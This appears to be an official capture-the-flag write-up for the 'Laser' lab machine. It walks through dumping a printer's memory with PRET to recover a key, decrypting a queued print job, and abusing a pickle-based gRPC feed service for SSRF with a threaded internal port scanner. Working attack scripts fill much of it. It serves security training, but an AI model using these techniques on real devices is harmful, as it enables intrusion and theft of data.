# Laser

3rd December 2020 / Document No D20.100.100

Prepared By: MinatoTW

Machine Author(s): MrR3boot & R4j

Difficulty: Insane

Classification: Official

## Synopsis

Laser is an insane difficulty Linux machine that features an exposed printer. The service is queried for information and used to decrypt a file that is present in the print queue. This gives access to sensitive information that is leveraged to perform a Server Side Request Forgery (SSRF). Leveraging the Server Side Request Forgery, an outdated Apache Solr instance is exploited in order to gain a foothold. A race condition is then exploited, which allows for lateral movement to a container. The container is used to redirect SSH connections, finally giving root access.

## Skills Required

- Enumeration
- Scripting
- Programming in C


## Skills Learned

- Printer Exploitation
- gRPC & Protobuf
- Race Conditions
- SSH Redirection

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.201 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.201
```



```
nmap -p$ports -sC -sV 10.10.10.201
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-02 04:41 UTC
Nmap scan report for 10.10.10.201
Host is up (0.050s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4
9000/tcp open  cslistener?
9100/tcp open  jetdirect?
```

The Nmap scan reveals three open ports, with SSH available on the default port 22. Ports 9000 and 9100 are unidentified. According to speedguide, this port is commonly used by printers in order to handle print jobs. Let's try to enumerate the service and see if we can retrieve information without authentication.

## PRET

A quick search about tools related to printers leads us to PRET. Let's set it up and try interacting with the service.

```
pip install colorama pysnmp
git clone https://github.com/RUB-NDS/PRET
cd PRET
./pret.py
```

The tool allows for communicating in three languages i.e. Adobe PostScript and HP Printer Job Language (PCL & PJL). More information on these can be found on the Hacking Printers Wiki. We have no idea what language is used by the service on the target. Let's try using all three options provided by the script, starting with PostScript (ps).


```
./pret.py 10.10.10.201 ps
```

```
pret.py 10.10.10.201 ps

Connection to 10.10.10.201 established
Command execution failed (timed out)

Forcing reconnect. Connection closed.
Connection to 10.10.10.201 established

No feedback (Printer busy, non-ps or silent)
Device:   Command execution failed (timed out)
```

As we can see above, the primary execution attempt failed, which indicates that `ps` isn't the language. Let's try `pjl` next.


```
pret.py 10.10.10.201 pjl

Connection to 10.10.10.201 established
Device:   LaserCorp LaserJet 4ML

Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/> ?

Available commands (type help <topic>):
=======================================
append  delete    edit    free  info    mkdir      printenv  set
cat     destroy   env     fuzz  load    nvram      put       site
cd      df        exit    get   lock    offline    pwd       status
chvol   disable   find    help  loop    open       reset     timeout
close   discover  flood   hold  ls      pagecount  restart   touch
debug   display   format  id    mirror  print      selftest  traversal
```

This time the connection succeeds and the device name was revealed to be `LaserCorp LaserJet 4ML`. We have an array of commands available to enumerate the printer further. Let's gather some information about it using the `info` command.



```
pret.py 10.10.10.201 pjl

10.10.10.201:/> info status
CODE=10001
DISPLAY="LaserCorp supply in use"
ONLINE=TRUE

10.10.10.201:/> info variables
COPIES=1 [2 RANGE]
        1
        999
PAPER=LETTER [3 ENUMERATED]
        LETTER
        LEGAL
        A4
<SNIP>
LPARM:ENCRYPTION MODE=AES [CBC]

10.10.10.201:/> info config
IN TRAYS [3 ENUMERATED]
        INTRAY1 MP
        INTRAY2 PC
        INTRAY3 LC
```

We find all sorts of configuration and metadata including the type of paper it supports, RAM, ROM as well as the supported encrypted type, i.e. AES CBC. Let's note this down and see if there are any active jobs.




```
pret.py 10.10.10.201 pjl

10.10.10.201:/> ls
d        -   pjl
10.10.10.201:/> ls pjl
d        -   jobs
10.10.10.201:/> ls pjl/jobs
-   172199   queued
10.10.10.201:/> get pjl/jobs/queued
172199 bytes received.
10.10.10.201:/> exit

cat queued
b'VfgBAAAAADOiDS0d+nn3sdU24Myj/njDqp6+zamr0JMcj84p<SNIP>
```


A job is found to be currently queued and can be retrieved using the `get` command. The data turns out to be a base64-encoded blob.

```
cat queued | tr -d "b'" | base64 -d | file -
```

However, decoding it returns just binary data.


```
cat queued | tr -d "b'" | base64 -d | file -

base64: invalid input
/dev/stdin: data
```

It's possible that it is encrypted with the AES algorithm we enumerated previously. If this is true, then a key is required in order to decrypt it. According to the wiki, it's possible to retrieve contents of a printer's RAM. This could contain sensitive data such as passwords or even the key. Let's use the `nvram` command to dump memory.



```
./pret.py 10.10.10.201 pjl

10.10.10.201:/> nvram dump
Writing copy to nvram/10.10.10.201
.......................................................................
.........k...e....y.....13vu94r6..643rv19u
```

We obtained some plaintext data which form the value `key` and the 16 character string `13vu94r6643rv19u`. It's likely that this is the key used to AES encrypt the file being printed. The key size of 16 suggests that the algorithm could be AES-128 bit (16 bytes). Let's try decrypting the file using the Python module `pyAES`. First, we will remove the bad characters and base64-decode it.

```
cat queued | sed "s/b'//g" | tr -d "'\r\n" | base64 -d > encrypted.bin
pip3 install pyaes
```


```python
import pyaes
import struct

key = b"13vu94r6643rv19u"

enc = open("encrypted.bin", 'rb')
dec = open("decrypted.bin", 'wb')
size = struct.unpack('<Q', enc.read(8))[0]
IV = enc.read(16)
aes = pyaes.AESModeOfOperationCBC(key, iv = IV)

chunk = enc.read(16)
while chunk != b'':
    blob = aes.decrypt(chunk)
    chunk = enc.read(16)
    dec.write(blob)

dec.truncate(size)
dec.close()
```

The script opens the encrypted and decrypted file streams. It reads the first 8 bytes of the file, which hold the data size in little endian format. Next, it reads 16 bytes of the initialization vector (IV). Finally, we loop through chunks of 16 bytes and decrypt them one by one. The data stream is truncated to its size and closed.



```
python3 decrypt.py

file decrypted.bin
decrypted.bin: PDF document, version 1.4
```

Running the script should successfully decrypt the file, which turns out to be a PDF. The PDF contains information about a product named `Feed Engine`.



## Description

Used to parse the feeds from various sources (Printers, Network devices, Web servers and other connected devices). These feeds can be used in checking load balancing, health status, tracing.

## Usage

To streamline the process we are utilising the `Protocol Buffers` and `gRPC` framework.

The engine runs on `9000` port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.

We defined a `Print` service which has a `RPC` method called `Feed`. This method takes `Content` as input parameter and returns `Data` from the server.

The `Content` message definition specifies a field `data` and `Data` message definition specifies a field `feed`.

On successful data transmission you should see a message.

According to this, the engine runs on port 9000 which we came across during our enumeration. It utilizes the gRPC framework to transmit data between the client and server. Additionally, Google Protocol Buffers (protobuf) are used to operate on top of gRPC to serialize and interact with the data.

The document also provides a sample feed format in JSON.

```
...
return service_pb2.Data(feed='Pushing feeds')
...
```

Here is how a sample feed information looks like.

```
{
    "version": "v1.0",
    "title": "Printer Feed",
    "home_page_url": "http://printer.laserinternal.htb/",
    "feed_url": "http://printer.laserinternal.htb/feeds.json",
    "items": [
        {
            "id": "2",
            "content_text": "Queue jobs"
        },
        {
            "id": "1",
            "content_text": "Failed items"
        }
    ]
}
```

# Foothold

In order to communicate with the service, we'll need to know about its message structure. The structure dictates the data that would be exchanged and in what format. The gRPC documentation provides us with a basic understanding of how the structure and service can be defined. The following excerpt from the PDF provides use with some information as well.

```
We defined a Print service which has a RPC method called Feed. This method takes
Content as input parameter and returns Data from the server. The Content message
definition specifies a field data and Data message definition specifies a field
feed.
```

First, the service is named `Print` with a method named `Feed`. It takes in a parameter `Content` as the input and `Data` as the output. This can be used to define the service as show below.

```
syntax = "proto3";

service Print {
    rpc Feed (Content) returns (Data) {}
}
```

Next, we need to define `Content` and `Data`. The `Content` structure contains a member named `data`, while `Data` holds another member named `feed`. This brings our final definition to the following:

```
syntax = "proto3";

service Print {
    rpc Feed (Content) returns (Data) {}
}

message Content {
    string data = 1;
}

message Data {
    string feed = 1;
}
```


Save the data above into a file named `print.proto`. Protobuf tools are available in many languages. We will be using Python here.

```
pip3 install grpcio-tools
python3 -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. print.proto
```

The command above should generate a Python script to interact with the service. Let's create a client to use these functions. We can refer to the gRPC examples to achieve this.

```python
import grpc
import print_pb2
import print_pb2_grpc

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)
data = stub.Feed(print_pb2.Content(data = "abcde"))

print(data.feed)
```


We first create a channel to the server using the `insecure_channel` method. The `PrintStub` is used to invoke methods over RPC. We create a stub object and use it to call the `Feed` method. The input is set to `Content` with data as `abcde`. The return value is already known to be of type `Data` with the member `feed`. On executing the script, we come across an error.



```
python3 interact.py

grpc._channel._InactiveRpcError: <_InactiveRpcError of RPC that
terminated with:
        status = StatusCode.UNKNOWN
        details = "Exception calling application: Invalid base64-
encoded string: number of data characters (5) cannot be 1 more than a
multiple of 4"
```

Apparently the service requires the data to be base64-encoded. Let's base64-encode `abcde` to `YWJjZGU=` and send this instead.

```python
data = stub.Feed(print_pb2.Content(data = "YWJjZGU="))
```



```
python3 interact.py

grpc._channel._InactiveRpcError: <_InactiveRpcError of RPC that
terminated with:
        status = StatusCode.UNKNOWN
        details = "Exception calling application: unpickling stack
underflow"
```

This time we come across a different error `unpickling stack underflow`, which pertains to pickles. The pickle format helps to serialize classes, objects and data, allowing developers to transfer and re-use them. Returning to the PDF, we see some information related to this.

## QA with Clients

> Gabriel (Client) : What optimisation measures you've taken ?

> Victor (Product Manager) : This is main aspect where we completely relied on gRPC framework which has low latency, highly scalable and language independent.


> John (Client) : What measures you take while processing the serialized feeds ?

> Adam (Senior Developer) : Well, we placed controls on what gets unpickled. We don't use `builtins` and any other modules.

According to a developer, the feeds are unpickled (deserialized) with safe controls in place. All builtins are removed which means that we can't exploit deserialization in order to execute code. Let's try to play with the intended functionality of the service. The PDF already provided a sample feed format.

We can use the `pickle` module and it's `dumps()` method to generate pickled data. Let's try sending a feed to the service in pickle format.

```
import grpc
import pickle
import print_pb2
import print_pb2_grpc
import base64

feed =
'{"version":"v1.0","title":"PrinterFeed","home_page_url":"http://printer.laserin
ternal.htb/","feed_url":"http://printer.laserinternal.htb/feed.json","items":
[{"id":"2","content_text":"Queuejobs"},
{"id":"1","content_text":"Faileditems"}]}'

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)
serialized = base64.b64encode(pickle.dumps(feed))
data = stub.Feed(print_pb2.Content(data = serialized))

print(data.feed)
```




```
python3 interact.py

grpc._channel._InactiveRpcError: <_InactiveRpcError of RPC that
terminated with:
        status = StatusCode.UNKNOWN
        details = "Exception calling application: (6, 'Could not
resolve host: printer.laserinternal.htb')"
        debug_error_string =
```

This time we see a different kind of error. It appears that the application was able to parse the pickle and tried to resolve the `printer.laserinternal.htb` host. This could mean that the service actually makes a request to the server. Let's test this by adding in our IP address instead.

```python
import grpc
import pickle
import print_pb2
import print_pb2_grpc
import base64

feed = '{ "version" : "v1.0", "title" : "PrinterFeed", "feed_url" :
"http://10.10.14.10" }'

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)
serialized = base64.b64encode(pickle.dumps(feed))
data = stub.Feed(print_pb2.Content(data = serialized))

print(data.feed)
```

Start a listener on port 80 and then execute the script.



```
nc -lvp 80

Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:37764.

GET / HTTP/1.1
Host: 10.10.14.10
User-Agent: FeedBot v1.0
Accept: */*
```

We get an HTTP request from the server with the user agent `FeedBot`, which isn't standard. This could possibly be leveraged to perform a Server Side Request Forgery (SSRF), in order to find interesting services running on localhost.

We already know that SSH is open, let's try connecting to this.

```python
template = '{ "version" : "v1.0", "title" : "PrinterFeed", "feed_url" :
"http://target" }'

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)
feed = template.replace("target", "localhost:22")
serialized = base64.b64encode(pickle.dumps(feed))
data = stub.Feed(print_pb2.Content(data = serialized))

print(data.feed)
```

We set the template feed to a variable named `template`. The `target` substring is then replaced with `localhost:22`.

```
python3 interact.py

grpc._channel._InactiveRpcError: <_InactiveRpcError of RPC that
terminated with:
        status = StatusCode.UNKNOWN
        details = "Exception calling application: (1, 'Received
HTTP/0.9 when not allowed\n')"
```

It returns an error reporting the invalid HTTP response. This means that a connection was made but the service failed to parse it.

With the SSRF vulnerability validated, we can modify our script to perform a port scan. Since the number of ports is high, we can use threads to speed up the scan.

```python
import grpc
import pickle
import print_pb2
import print_pb2_grpc
import base64
import threading
from queue import Queue

jobs = Queue()
template = '{ "version" : "v1.0", "title" : "PrinterFeed", "feed_url" :
"http://target" }'

def connect(port):
    channel = grpc.insecure_channel("10.10.10.201:9000")
    stub = print_pb2_grpc.PrintStub(channel)
    feed = template.replace("target", f"localhost:{port}")
    serialized = base64.b64encode(pickle.dumps(feed))
    try:
        data = stub.Feed(print_pb2.Content(data = serialized))
        print(f"Port {port} might be open")
    except Exception as e:
        error = e.details()
        if "Failed" not in error:
            print(f"Port {port} might be open")

def scan(jobs):
    while not jobs.empty():
        port = jobs.get()
        connect(port)
        jobs.task_done()

for port in range(1, 10000):
    jobs.put(port)

for i in range(100):
    thread = threading.Thread(target = scan, args = (jobs, ))
    thread.start()

jobs.join()
```

Based on the previous implementation, we create a method named `connect`. This method attempts to connect to the specified port and checks if the error has `Failed` in it. If true, it prints the ports number. In order to control the threads, we'll be using a queue object. The `scan` method reads from the queue, where each member is the port to scan. We invoke 100 such scans and scan the top 10000 ports.

```
python3 scan.py

Port 22 might be open
Port 7983 might be open
Port 8983 might be open
Port 9000 might be open
Port 9100 might be open
```


Aside from the existing ports, we also discover ports 7983 and 8983 to be open. According to speedguide, a service running on this port is Apache Solr. Solr is an open source application providing search and indexing capabilities for large amounts of data.

Searching for vulnerabilities related to Solr, we come across an unauthenticated RCE in version 8.2.0. There is no way for us to know the version running remotely as we don't see the server response. But we can still try to exploit this vulnerability and get a shell.

